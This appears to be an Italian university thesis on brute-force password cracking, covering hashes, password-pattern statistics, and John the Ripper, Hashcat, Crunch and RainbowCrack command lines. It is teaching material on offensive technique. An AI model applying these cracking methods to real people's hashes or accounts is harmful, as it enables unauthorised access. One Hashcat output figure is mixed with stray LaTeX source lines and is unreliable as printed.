



Università degli Studi di Camerino

SCUOLA DI SCIENZE E TECNOLOGIE

Corso di Laurea in Informatica (Classe L-31)

Brute Force

Wordlist, Bruteforce Strategies And CUDA

Laureando

Nico Trionfetti

Matricola 105381

Relatore

Prof. Fausto Marcantoni

Indice

Abstract	5
1 Introduzione	7
1.1 Che cos'è il Brute Force	7
1.2 Hash	8
1.2.1 Types	9
1.3 Password analysis	10
1.3.1 20-60-20 RULE	11
1.4 Strumenti	12
1.4.1 John The Ripper	12
1.4.2 Hashcat	14
2 Tecniche di Brute Force	17
2.1 Offline Attack	17
2.2 Brute Force Attack	18
2.3 Dictionary Attack	19
2.3.1 Crunch [9]	19
2.4 Rainbow Table Attack	20
2.5 Rule Attack	22
2.6 Mask Attack	24
3 Extract Hashes	27
3.1 Windows	27
3.1.1 CREDDUMP	27
3.1.2 MIMIKATZ	28
3.2 Linux	30
3.2.1 File	32
4 Brute Force Dispositivi mobile	35
4.1 Brute Force con Dispositivi mobile	35
4.1.1 NetHunter	35
4.1.2 Android-PIN-Bruteforce	36
4.2 WBRUTE	39
4.3 CiLocks	40

5 Online Password Cracking	41
5.1 Strumenti	41
5.1.1 Hydra	41
5.1.2 WpScan	43
5.1.3 GoBuster	44
6 Wi-Fi Brute Force	45
6.1 Aircrack-ng	45
6.2 Fern	49
7 CUDA	51
7.1 CPU vs GPU	51
8 Distribuited Brute Force	55
8.1 Hashtopolis	55
9 Conclusioni	61
9.1 Sviluppi futuri	61
9.2 Problematiche	61
9.3 Sistemi di difesa	62
9.3.1 10 Comandamenti del Hash Cracking	63

Abstract

I requisiti della **sicurezza informatica** all'interno delle organizzazioni e delle nostre nostre vite, hanno subito dei importanti cambiamenti nei ultimi anni. Prima della diffusione dei sistemi di elaborazione delle informazioni, la sicurezza delle informazioni era considerata principalmente un problema di carattere fisico e amministrativo. Per esempio, per conservare i documenti più importanti venivano utilizzati pesanti armadi con chiusura a combinazione.

Con l'introduzione dei computer e lo spostamento di questi documenti in formato digitale, divenne necessario utilizzare strumenti per la protezione di questi file e delle informazioni in essi memorizzate. Gli strumenti progettati per tenere sicuri questi dati, sono algoritmi di criptazione, che permettono di rendere inutilizzabile il dato, almeno che non si abbia la chiave per decifrarlo. Gli hacker però sono riusciti a trovare alcune tecniche che possono rendere invano il tentativo di proteggersi tramite l'utilizzo di criptazione, queste tecniche utilizzate dai hacker prendono il nome di Brute Force.

1. Introduzione

1.1 Che cos'è il Brute Force

Nella crittografia , un attacco di Brute Force consiste in un utente malintenzionato che invia molte password con la speranza di indovinare una combinazione correttamente.

L'aggressore controlla sistematicamente tutte le possibili password finché non trova quella corretta. In alternativa, l'attaccante può tentare di indovinare la chiave che in genere viene creata dalla password utilizzando una funzione di derivazione della chiave.

```
3gA8bjqI m5MoKRJJ 0WZCBfwI zm9jqUiN glYqI53X eokQTMr LDzoPv9e qXUCvXrT Enju6m2B
oiKqleah 9WtsbkVw W3gyedbV 12j9P5xy 8SxkUE9w nXXADMm5 GiB1Z6l0 jio5wIbp gozIsTiM
lz0WmgPt i9XnarBa yo0acST0 Q1acFGJq IZkFcv0u 5ugNFvlw w2Gl7xIN w2bejXwY RvYxtMjU
nRl0GHW5 cHRSQrAb DoqQOrgd RTUevfn2 faFLIMRf Mm1nJoZE JilIRGJ5 crEHftjc eDmS5WJp
RfVugGsl RgsGp0o tHd41yuV L0x6wZkg IdqZQtxK TIBeHAVa XYVA4UQ1 VxoncM5C uk3Eaauk
dB90gMas DjrU178v nCZrmPk8 Xaup9lw5 miufIFTB Z9p5K9Ut suAjQYep x5CosAtw bHtdQPkj
A1gr9Utx Pik7Il04 vaYlGHjc BtJ8ktAk au0greB1 P9FTnI7c a6UEr0cr iEp0z3tC Hzg7iYwZ
6FFchAoe Yfa3SY5I 35lsV8w5 J3PxPYNz WGjlGuBW c2503M6c pDfsu2Q4 cdP5cwB5 9vFjEHQu
2MxkJa3i B4blGWH4 UIJcx0ns IMT1fNa3 PASSWORD mfviEj5x EskPneug GKJU0ut6 FK92JF03
rPlowpJr Yr30oFJ5 GHcDJqvX A3QA5Ye3 YbtwXwnn NGJLCNL8 2vJspvH zCinx0EC UN3j3pXC
vmjRD4i0 Q1kh5j6Y 5i6TSEaT lId407YG deYy90Sn 2nczWhh6 vFxjiFRI 4sDHxCZm Qpe5zL30
4eggPjtZ KRfuFRnu VtQhz1v9 XV9DkP4x S9mMED5S bXyfJTGK NQxNST0H qfSCny1M WjJz8X2c
9rpYipuU ZS69ekWL 7iMwKrlo mtCOSeYd mmam9dn9 5ha4ddzy o9KYUF5Y fJAzwIdn zzHoKGY1
DDGTFjZL Yt7Fm3lV zqj8pdW1 7YcJfnB9 5oywq9fk 3sA0ewmA zHJyTRNe UupQ0TkY XJpvqp2B
q3LW0tcJ 4Pm6aoip iE9NzJgc ntSxFnxl qW7eAqKE 1VmD6lf0 5uzTxti6 2gRsURBz yxseYGgg
beCDYzD2 dcrv4A54 jaT6KoQH MtEulhJ3 xt67N62g zKQ1fxdi KbBfpDhY Qd5PGAPW csfwIRrf
UAidOMw8 ZDqQ2xZq QIJfG6Se prhomHT2 scLAHNAS NmI0QUFQ 7TqPhSZP kp7MUZMk WSKd1TOU
```

Un attacco di Brute Force è un attacco crittoanalitico che, in teoria, può essere utilizzato per tentare di decrittografare qualsiasi dato crittografato. Tale attacco potrebbe essere utilizzato quando non è possibile sfruttare altri punti deboli in un sistema di crittografia che renderebbero il compito più semplice.


Gli attacchi di forza bruta funzionano calcolando ogni possibile combinazione che potrebbe costituire una password e testandola per vedere se è la password corretta. All'aumentare della lunghezza della password, la quantità di tempo e la potenza di calcolo richiesta in media per trovare la password corretta aumenta in modo esponenziale.

Per password più lunghe vengono utilizzati altri metodi come l' attacco del dizionario perché una ricerca a forza bruta richiede troppo tempo. Password e chiavi più lunghe hanno più valori possibili e persino più combinazioni, il che le rende esponenzialmente più difficili da decifrare rispetto a quelle più corte.

Gli attacchi di forza bruta possono essere resi meno efficaci offuscando i dati da codificare, rendendo più difficile per un utente malintenzionato riconoscere quando il codice è stato craccato o costringendo l'aggressore a fare più lavoro per testare ogni ipotesi. Una delle misure della forza di un sistema di crittografia è il tempo che teoricamente impiegherebbe un utente malintenzionato per sferrare un attacco di forza bruta riuscito contro di esso.

1.2 Hash

Le funzioni hash [1] sono particolari funzioni che permettono di dare a un messaggio un'impronta digitale tale da identificarlo univocamente.



In altre parole creano una stringa associata al messaggio da spedire e per il quale, una volta applicata la funzione, non dovrebbe essere più possibile ritornare al testo originale. Un valore hash h viene generato da una funzione A con la seguente forma :

$$h = H(M)$$

dove M è un messaggio di lunghezza variabile e $H(M)$ è un valore hash di lunghezza fissa. Lo scopo di una funzione hash è quello di produrre una sorta di "impronta digitale" di un file, messaggio o blocco di dati. Per poter essere utile per l'autenticazione dei messaggi, una funzione hash H deve avere le seguenti proprietà.

1. H può essere applicata a un blocco di dati di qualsiasi dimensione.
2. H produce un output di lunghezza fissa.
3. Per un determinato valore h è computazionalmente impossibile trovare x tale che $H(x) = h$. In generale questa proprietà è detta **monodirezionalità**.
4. Per un determinato blocco x è computazionalmente impossibile trovare $y \neq x$ tale che $H(y) = H(x)$. Questa proprietà è chiamata **resistenza debole alle collisioni**.
5. È computazionalmente impossibile trovare una coppia (x, y) tale che $H(x) = H(y)$. Questa viene chiamata **resistenza forte alle collisioni**.

Il terzo punto, ci indica che è facile generare un codice sulla base di un messaggio, mentre è praticamente impossibile generare impossibile generare un messaggio sulla base di un codice. Questa proprietà è importante se la tecnica di autenticazione prevede l'uso di un valore segreto. Il valore segreto non viene però inviato; al contrario se la funzione hash non fosse monodirezionale, un estraneo con in mano sia il valore segreto che l'hash generato $C = H(S_{AB} \| M)$, sarebbe in grado di invertire l'operazione. Poiché ha sia M che $S_{AB} \| M$, potrà ricuperare S_{AB} .

Tutte le funzioni hash utilizzano i seguenti principi generali. L'input viene elaborato un blocco alla volta in modo iterativo per produrre una funzione hash di n bit.

Una delle funzioni hash più semplici è una operazione di OR esclusivo bit a bit (XOR) applicata a ciascun blocco.

$$C_i = b_{i1} \oplus b_{i2} \oplus \dots \oplus b_{im}$$

dove :

- C_i = i-esimo bit del codice hash, $1 \leq i \leq n$.
- m = numero di blocchi di n bit di input.
- b_{ij} = i-esimo bit nel j-esimo blocco.
- \oplus = operazione XOR.

	Bit 1	Bit 2	...	Bit n
Blocco 1	b_{11}	b_{21}		b_{n1}
Blocco 2	b_{12}	b_{22}		b_{n2}
.
.
Blocco m	b_{1m}	b_{2m}		b_{nm}
Codice hash	C_1	C_2		C_n

Tabella 1.1: Semplice funzione hash con utilizzo di XOR bit a bit.

1.2.1 Types

Le principali funzioni hash presenti attualmente sono:

- **MD2**
acronimo di Message Digest Algorithm, produce un valore hash di 128 bit e richiede come input multipli di 16 byte. La funzione, inoltre, usa un padding, cioè aggiunge dei bit mancanti ai messaggi in input che non hanno la lunghezza giusta. Questo algoritmo è già stato violato.
- **MD4**
anche questa funzione usa hash a 128 bit, ma è più veloce di MD2. Processa il messaggio dividendolo in blocchi di 512 bit. Il padding del messaggio, inoltre, comprende un valore di 64 bit che indica la lunghezza del messaggio originale. Questa funzione è più sicura della precedente, in quanto la difficoltà di produrre due messaggi che hanno la stessa lunghezza con modulo 2^{64} è maggiore.
- **MD5**
è stato ideato dopo la violazione di MD4, su cui è basato. Il testo è diviso in blocchi 512 bit e viene generato un hash di 128 bit. E' basato su XOR e operazioni logiche. L'unico svantaggio è dovuto dal fatto che è un po' più lento di MD4.
- **SHA-1**
acronimo di Secure Hash Algorithm-1 (anche SHS, Secure Hash Standard), sviluppato dal NSA su richiesta del NIST (National Institute of Standard and Technology). Utilizza gli stessi principi di MD4 e MD5. Il progetto originale del 1994 aveva il nome di SHA, poi modificato nel codice dal NSA. Produce output di 160 bit a partire da una lunghezza arbitraria. Attualmente è uno dei più sicuri, usato anche dai servizi PGP e GPG per firmare documenti.
- **SHA-2**
versione successiva a SHA-1, genera impronte di documenti da 256, 384 e 512 bit.

1.3 Password analysis

Una cosa da conoscere per effettuare un buon attacco di Brute Force, è la composizione di una password e la sua tassonomia [2], da uno studio generale delle password è stato notato che :

- la lunghezza media di una password è di 7 - 9 caratteri
- si ha il 50% di possibilità che una password contenga una o più vocali
- le donne preferiscono utilizzare nomi per le loro password e gli uomini preferiscono gli hobby
- i simboli più utilizzati sono : ~, !, @, #, \$, %, &, *, e ?
- se si utilizza un numero è il 1 o il 2 e sono utilizzati alla fine
- se si utilizza più di un numero, sono sequenze o numeri personali
- se si utilizza una lettere maiuscola, questa si trova all'inizio
- 66% delle persone utilizza 1-3 password per tutti i suoi account
- una persona su nove ha una password basata sulle 500 password più utilizzate
- i paesi occidentali preferiscono le password in minuscolo e i paesi dell'est preferiscono le cifre

Le password possono contenere molte informazioni al riguardo al suo creatore, molte volte la stessa persona utilizza un pattern specifico per la creazione delle proprie password, dove andrà a cambiare piccoli dettagli tra una password e l'altra. Questi pattern si possono suddividere in :

- **Basic Pattern**

Visibile facilmente, composto da gruppi ben distinti

R0b3 rt2017!

Jennifer1981!

Figura 1.1: Basic Pattern

Qui possiamo notare che ogni password è composta da un nome e termina con quattro numeri con lo stesso carattere speciale .

- **Macro Pattern**

Statiche sulla struttura come lunghezza e set di caratteri

Qui possiamo notare che le password hanno un loro schema, composto dalla combinazione di 4 numeri e 7 lettere, inoltre la parola inizia in entrambi i casi con una maiuscola ed in entrambi i casi abbiamo sempre la stessa lettere e lo stesso gruppo di numeri.

7482Sacrifice **Solitaire7482**

Figura 1.2: Macro Pattern

BlueParrot345 **RedFerret789**

Figura 1.3: Micro Pattern

- **Micro Pattern**

Utilizzo di temi e dati/interesse personali per la loro composizione

Qui possiamo notare che ogni password inizia con un colore, inoltre la seconda parte è composta da un nome di un animale e si utilizzano 3 numeri diversi per concludere la password.

L'individuazione di queste schemi possono andare a ridurre di molto i tempi che si impiegano per trovare le password, perché ci permettono di capire quale tecnica è più adeguata da applicare e quali regole applicare per l'esecuzione dell'attacco.

1.3.1 20-60-20 RULE

La regola 20-60-20 è un modo per visualizzare il livello di distribuzione delle password in base alla loro complessità, con caratteristiche che generalmente seguono quelle di una curva gaussiana, dove sull'asse delle X abbiamo la complessità della password e sul lato delle Y abbiamo il "numero" di quante persone la utilizzano.

- Il 20% delle password sono parole del dizionario facilmente indovinabili o password comuni.
- Il 60% delle password sono variazioni da leggere rispetto al precedente 20%.
- Il 20% delle password sono rigide, lunghe, complesse o con caratteristiche uniche.




Figura 1.4: Rule 20-60-20 [2]

1.4 Strumenti

Per eseguire il brute force, possiamo trovare moltissimi tool nel web, ma ci sono due programmi che spuntano tra di questi, per la loro efficacia e per la loro flessibilità nel permettere di eseguire diversi tipi di attacchi.

1.4.1 John The Ripper



Figura 1.5: John The Ripper logo

John the Ripper [3] è un software per craccare password che inizialmente era disponibile solo su UNIX. Solo dal 2012 è stato possibile eseguirlo su 15 piattaforme diverse, tra cui Windows.

Il programma combina diverse modalità di rottura in un unico programma ed è completamente configurabile in base alle proprie necessità.

Le tipologie di attacchi che possiamo eseguire con questo strumento sono :

- Bruteforce Attack

```
1 john --format=#type hash.txt
```

Codice 1.1: John the ripper Bruteforce

- Dictionary Attack

```
1 john --format=#type --wordlist=dict.txt hash.txt
```

Codice 1.2: John the ripper Dictionary

- Mask Attack

```
1 john --format=#type --mask=?1?1?1?1?1?1 -min-len=6
```

Codice 1.3: John the ripper Mask

- Incremental Attack

```
1 john --incremental hash.txt
```

Codice 1.4: John the ripper Incremental

- Dictionary + Rule Attack

In aggiunta al Dictionary attack possiamo applicare delle regole, queste regole vengono inserite tramite il comando **--rules=??**.

Questi regole sono :

- rules=Single**
- rules=Wordlist**
- rules=Extra**
- rules=Jumbo**
- rules=KoreLogic**
- rules>All**

```
1 john --format=#type --wordlist=dict.txt --rules
```

Codice 1.5: John the ripper Dictionary + Rule

Un'altra funziona di John The Ripper è quella di utilizzare le CPU in parallelo, questo è possibile tramite l'utilizzo del comando :

```
1 john --wordlist=dict.txt hash.txt --rules --dev=<#> --fork=8
```

Codice 1.6: John the ripper Multi-CPU esempio 8 core

Inoltre è possibile eseguire John The Ripper sfruttando la GPU con il comando

```
1 john --list=formats --format=cuda #for CUDA
2 john --list=formats --format=opencl #for Opencl
```

Codice 1.7: John the ripper GPU esempio

1.4.2 Hashcat



Figura 1.6: Hashcat logo

Hashcat [4] è l'utility di recupero password più veloce e avanzata al mondo, che supporta sei modalità di attacco uniche per oltre 300 algoritmi di hashing altamente ottimizzati. hashcat attualmente supporta CPU, GPU e altri acceleratori hardware su Linux, Windows e macOS e dispone di strutture per consentire il cracking distribuito delle password.

I tipi di attacchi supportati sono :

- Brute Force

```
1 hashcat -a 3 -m #type hash.txt
```

Codice 1.8: Hashcat Brute Force

- Dictionary Attack

```
1 hashcat -a 0 -m #type hash.txt dict.txt
```

Codice 1.9: Hashcat Dictionary

- Combination

```
1 hashcat -a 1 -m #type hash.txt dict1.txt dict2.txt
```

Codice 1.10: Hashcat Combination

- Mask Attack

```
1 hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a?a
```

Codice 1.11: Hashcat Mask

- Hybrid Dictionary + Mask

```
1 hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a?a?a?a
```

Codice 1.12: Hashcat Hybrid Dictionary + Mask

- Hybrid Mask + Wordlist

```
1 hashcat -a 6 -m #type hash.txt ?a?a?a?a?a?a? dict.txt
```

Codice 1.13: Hashcat Hybrid Mask + Wordlist

Esempio di un Brute Force con Hashcat

```
2906de51196732ba0b97eb5360c1baeb:unicam 243 | hashcat -a 6 -m #type has
Session.....: test1:hashcat M 244 | \end{lstlisting}
Status.....: Cracked M 245 | \item Hybrid Mask + Wordlist
Hash.Name.....: MD5 246 | \begin{lstlisting}[caption={H
Hash.Target....: 2906de51196732ba0b97eb5360c1baeb 247 | ashcat -a 6 -m #type has
Time.Started...: Mon Jul 5 23:51:11 2021 (0 secs) 248 | \end{lstlisting}
Time.Estimated...: Mon Jul 5 23:51:11 2021 (0 secs) 249 | \end{itemize}
Kernel.Feature...: Pure Kernel 250 |
Guess.Mask...: ?1?2?2?2?2? [6] M 251 | Esempio di un Brute Force con Has
Guess.Charset...: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue....: 6/15 (40.00%) 252 |
Speed.#1....: 1182.1 MH/s (8.77ms) @ Accel:16 Loops:256 Thr:1024 Vec:1
Recovered...: 1/1 (100.00%) Digests
Progress....: 341704704/3748902912 (9.11%)
Rejected.....: 0/341704704 (0.00%)
Restore.Point...: 147456/1679616 (8.78%)
Restore.Sub.#1...: Salt:0 Amplifier:0-256 Iteration:0-256
Candidate.Engine.: Device Generator
Candidates.#1....: san392 -> prlfly
Hardware.Mon.#1...: Temp: 42c Util: 88% Core:1607MHz Mem:2504MHz Bus:4
Started: Mon Jul 5 23:51:08 2021
Stopped: Mon Jul 5 23:51:12 2021
```

Figura 1.7: Hashcat esempio

2. Tecniche di Brute Force

Quando un hacker utilizza la forza bruta per sferrare un attacco, solitamente lo fa per risalire a una password, a un PIN o a una chiave crittografica.

In pratica, l'hacker tenta di accedere a un account o a dei file protetti utilizzando un metodo automatizzato che procede per tentativi fino ad ottenere l'accesso desiderato.

Questo metodo, chiamato in inglese trial-and-error (tentativo ed errore), non richiede l'uso di algoritmi complessi ma semplicemente di tempo e potenza di calcolo.

L'attacco Brute Force è, sostanzialmente, l'equivalente di provare tutte le chiavi presenti nel proprio portachiavi fino a trovare quella giusta per aprire la porta di casa.

In ambito informatico, la serratura è l'account o il file a cui si vuole accedere, mentre le chiavi sono tutte le password possibili.

Ovviamente, tali password sono moltissime e quindi sarebbe impossibile procedere per tentativi manualmente, ma programmi appositi sono in grado di eseguire numerosi tentativi in intervalli di tempo molto brevi.

Per eseguire un attacco di forza bruta si può ricorrere a diversi metodi, che possono essere riconducibili alle tipologie elencate di seguito.

2.1 Offline Attack

Un utente malintenzionato può ottenere un hash della tua password che può portare offline [5] e provare a decifrarlo.

Un hash è solo una forma di crittografia unidirezionale. Quando il tuo computer salva la tua password, non salva (o non dovrebbe) salvarla in chiaro. Invece, esegue l'hashing della tua password e la salva. Quindi, ad esempio, se la tua password è Password123, il tuo computer memorizzerà: 42f749ade7f9e195bf475f37a44cafcb. In questo modo, se qualcuno è in grado di leggere la memoria del tuo computer, non sarà in grado di sapere qual è la tua password.

Ora, quando accedi al tuo computer, il computer prende ciò che hai inserito nella richiesta della password, calcola un hash e confronta quell'hash con quello che ha memorizzato quando hai impostato la password. Se le password corrispondono, ti viene concesso l'accesso. Un attacco con password offline porterà questo hash offline e cercherà di trovare il valore di testo non crittografato che calcola su quell'hash. Per fare ciò, un utente malintenzionato utilizza un computer per prendere le password, calcola l'hash e lo confronterà molto rapidamente. Questa operazione verrà eseguita più e più volte fino a quando non verrà trovata una corrispondenza.

La differenza tra attacchi di password offline e online è enorme. In un attacco con password offline, l'autore dell'attacco non tenta mai di accedere al server delle applicazioni. Ciò significa che è invisibile al team di sicurezza e ai log. Ciò significa anche che

le protezioni comuni come i blocchi degli account non funzioneranno. Questo perché l'attaccante lo porterà offline, troverà la password e quindi effettuerà solo un tentativo corretto.

Un'altra importante differenza tra gli attacchi di password offline e online è la velocità. Mentre gli attacchi con password online sono limitati dalla velocità della rete, gli attacchi con password offline sono limitati solo dalla velocità del computer che l'aggressore sta utilizzando per violarli. Per contestualizzare, abbiamo una macchina di cracking che può tentare 3 miliardi di tentativi di password al secondo. Ciò significa che una password di 8 caratteri può essere brutalmente forzata (ogni possibile combinazione di caratteri) in meno di 3 giorni.

Parte fondamentale del Brute Force è l'utilizzo di strumenti adeguati in base all'operazione da svolgere. Esistono molti programmi per recuperare le password dai Hash, i più famosi per l'utilizzo offline sono :

- **HASHCAT**[4]
- **JOHN THE RIPPER**[3]

Questi consentono di decifrare una password andando a utilizzare diverse tecniche di Brute Force, con versatilità e velocità. Inoltre hanno il supporto alla maggior parte dei tipi di criptazione e sono in grado sia di utilizzare la potenza computazionale sia della CPU e sia della GPU.

2.2 Brute Force Attack

Un attacco di Brute Force [6][7] è un tentativo di decifrare una password o un nome utente oppure di trovare una pagina web nascosta o la chiave utilizzata per crittografare un messaggio utilizzando l'approccio trial-and-error, con la speranza, alla fine, di indovinare. Si tratta di un vecchio metodo di attacco, ma è ancora efficace e molto usato dagli hacker.

A seconda della lunghezza e complessità della password, la sua individuazione può richiedere da pochi secondi a molti anni.

Key Length (Chars)	Time To Decrypt
8	15 min
9	14 hours
10	457 hours
11	3.3 years
12	214 years

Tabella 2.1: Tempo di Brute-Force (Password che comprende 0-9,a-z,A-Z)[2]

2.3 Dictionary Attack

Questo tipo di attacco [8] è forse quello più usato nell'ambito del Password Cracking. Perché permette di ottenere buoni risultati se il dizionario usato è completo e se le regole (rules) sono efficaci.

Il funzionamento è semplice, l'algoritmo segue questi step:

- **Step 1**

Si prende la password in chiaro dal Dizionario e si genera l'hash (encrypt).

- **Step 2**

Si compara l'hash generato con l'hash della password da craccare.

- **Step 3**

Nel caso in cui l'hash non corrisponda, ritorna allo Step 1.

Nel caso in cui l'hash corrisponda, la password è stata trovata.

Proteggersi da questo attacco è semplice. Basta scegliere delle password non troppo convenzionali e banali.

Il successo di un attacco dipende largamente dal dizionario utilizzato, ma anche dal tipo di rules che applichiamo ad ogni voce del dizionario. Le “regole”, in generale, permettono di generare più varianti di una singola voce nel dizionario. Ad esempio, una possibile regola potrebbe essere denotata con "**-pl**" ad indicare al nostro software di cracking di effettuare e testare anche il plurale di ogni voce nel dizionario. Oppure "**[0-9]**" ad indicare di testare per ogni voce nel dizionario anche la variante che prevede un numero da 0 a 9 posto alla fine della stringa. I software di password cracking che permettono attacchi dizionario quasi sempre prevedono la possibilità di applicare regole. E’ anche importante saper configurare il nostro software per sfruttare le caratteristiche comuni e statisticamente più usate nella scelta di una password.

Nella rete possiamo trovare molti dizionari, ormai diventati standard grazie allora loro vasta scelta di password contenute e alla loro suddivisione per tipo (password account / wi-fi / ecc ecc), uno dei più utilizzati è **rockyou**, che contiene 14,341,564 password uniche , usate in 32,603,388 account.

Inoltre grazie a diversi strumenti possiamo generare dei dizionari personalizzati, ad esempio utilizzando alcune informazioni che abbiamo recuperato sulla vittima del nostro attacco.

Nella rete possiamo trovare molti tool che si permettono di creare dizionari personalizzati, come per esempio : **John The Ripper**, **CeWL**, o **CRUNCH**[9].

2.3.1 Crunch [9]

In questo caso andremo a vedere come creare dei dizionari personalizzati utilizzando questo strumento.

Per la creazioni del dizionario è possibile specificare un set di caratteri standard o un set di caratteri specifici da utilizzare. Crunch può generare tutte le possibili combinazioni e permutazioni di questi caratteri. Ecco un esempio della sintassi da utilizzare per eseguire il programma :

```
1 root@kali:~# crunch <min> <max> [opzioni]
```

Codice 2.1: Esempio crunch command

Dove min e max sono parametri obbligatori e rispettivamente sono la minima e la massima lunghezza delle stringhe da generare. Inserendo solamente il minimo e massimo, crunch creerà una lista alfabetica. Se invece inseriamo dei caratteri dopo il minimo e il massimo, utilizzerà quelli per creare la lista

Per salvare l'output, l'opzione è -o

```
1 root@kali:~# crunch 3 5 123abc -o lista.txt
```

Codice 2.2: Generazione dizionario con crunch

Inoltre per fare qualcosa di più specifico, come utilizzare una parola come base delle password da generare, a cui inserire dei caratteri speciali, numeri e lettere solo in determinati punti, basterà inserire la chioccaia per indicare dove inserire le lettere, per i caratteri speciali, prima del carattere bisogna digitare '\\' (cosiddetto carattere di escape). La percentuale indica invece che vogliamo dei numeri al posto delle lettere dell'alfabeto, mentre il minimo e il massimo devono coincidere con la lunghezza della stringa definita.

```
1 root@kali:~# crunch 14 14 -t \!@Mr.Touch@@\% -o listaparole.txt
2
3     Crunch will now generate the following amount of data: 68546400 bytes
4
5     65 MB
6
7     Crunch will now generate the following number of lines: 4569760
8
9     !aaMr.Touchaa0
10
11    !aaMr.Touchaa1
12
13    .....
```

Codice 2.3: Generazione dizionario "complesso" con crunch

2.4 Rainbow Table Attack

Una tavola arcobaleno [10] è solo uno dei tanti potenti strumenti nell'arsenale dei criminali informatici di oggi.

Una tabella arcobaleno è un vasto repository di dati che viene utilizzato per attaccare non la password stessa, ma il metodo fornito dalla sicurezza della crittografia fornita dall'hash. In effetti, è una vasta libreria di password in chiaro e i valori di hash che corrispondono a ogni password. Gli hacker confrontano l'hash della password di un utente con tutti gli hash esistenti nel database. Questo può rivelare rapidamente quale password in chiaro è legata a un determinato hash. Inoltre, più di un testo può produrre lo stesso hash - e questo è abbastanza buono per i criminali informatici poiché in realtà non hanno bisogno di conoscere la vera password, qualsiasi combinazione di simboli che autentica il loro accesso lo farà.

Esempio Rainbow Table :

```
hashMD5(unicam) = 2906de51196732ba0b97eb5360c1baeb
hashMD5(camerino) = bfc4d65a4558455d6fea7e792911a64f
.....
.....
```

Le Rainbow Table presentano alcuni distinti vantaggi rispetto ad altri metodi per decifrare le password. L'esecuzione della funzione hash non è il problema per i criminali informatici in questione, poiché tutto è precompilato e i database contenenti tutte le informazioni di cui hanno bisogno sono disponibili online. In effetti, ciò che devono eseguire è solo una semplice operazione di ricerca e confronto su una tabella.

Tuttavia, gli attacchi arcobaleno non sono lo strumento universale per gli hacker. Hanno i loro limiti, come l'enorme quantità di spazio di archiviazione necessaria per archiviare le tabelle che utilizzano - e le tabelle in questione sono davvero piuttosto grandi. Le dimensioni regolari di una tabella arcobaleno contenente gli hash di tutte le possibili password composte da 8 simboli (lettere/numeri/caratteri speciali) possono essere grandi 160 GB.

Uno strumento utilizzato per eseguire questo tipo di attacco è RainbowCrack[1], questo strumento, ci permette non solo di eseguire questo tipo di attacco, ma anche di generare delle table da utilizzare per gli attacchi. Per generare le tabelle, la sintassi del comando è la seguente :

```
1 rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index
2     chain_len chain_num part_index
```

Codice 2.4: Esempio RainbowCrack command

Ecco un esempio di generazione di una tabella per le parole composte da 1 fino a 4 caratteri :

```
(kali㉿kali)-[~]
└─$ sudo rtgen md5 loweralpha 1 4 0 1000 1000 0
rainbow table md5_loweralpha#1-4_0_1000x1000_0.rt parameters
hash algorithm:          md5
hash length:             16
charset name:            loweralpha
charset data:            abcdefghijklmnopqrstuvwxyz
charset data in hex:    61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a
charset length:          26
plaintext length range: 1 - 4
reduce offset:           0x00000000
plaintext total:         475254

sequential starting point begin from 0 (0x0000000000000000)
generating ...
1000 of 1000 rainbow chains generated (0 m 0.1 s)
```

Figura 2.1: RainbowCrack esempio generazione tabelle

Una volta generata la tabella, per utilizzarla dobbiamo prima caricarla, eseguendo il comando :

```
1 root@kali:~# sudo rtsort .
```


Codice 2.5: RainbowCrack caricamento tabelle

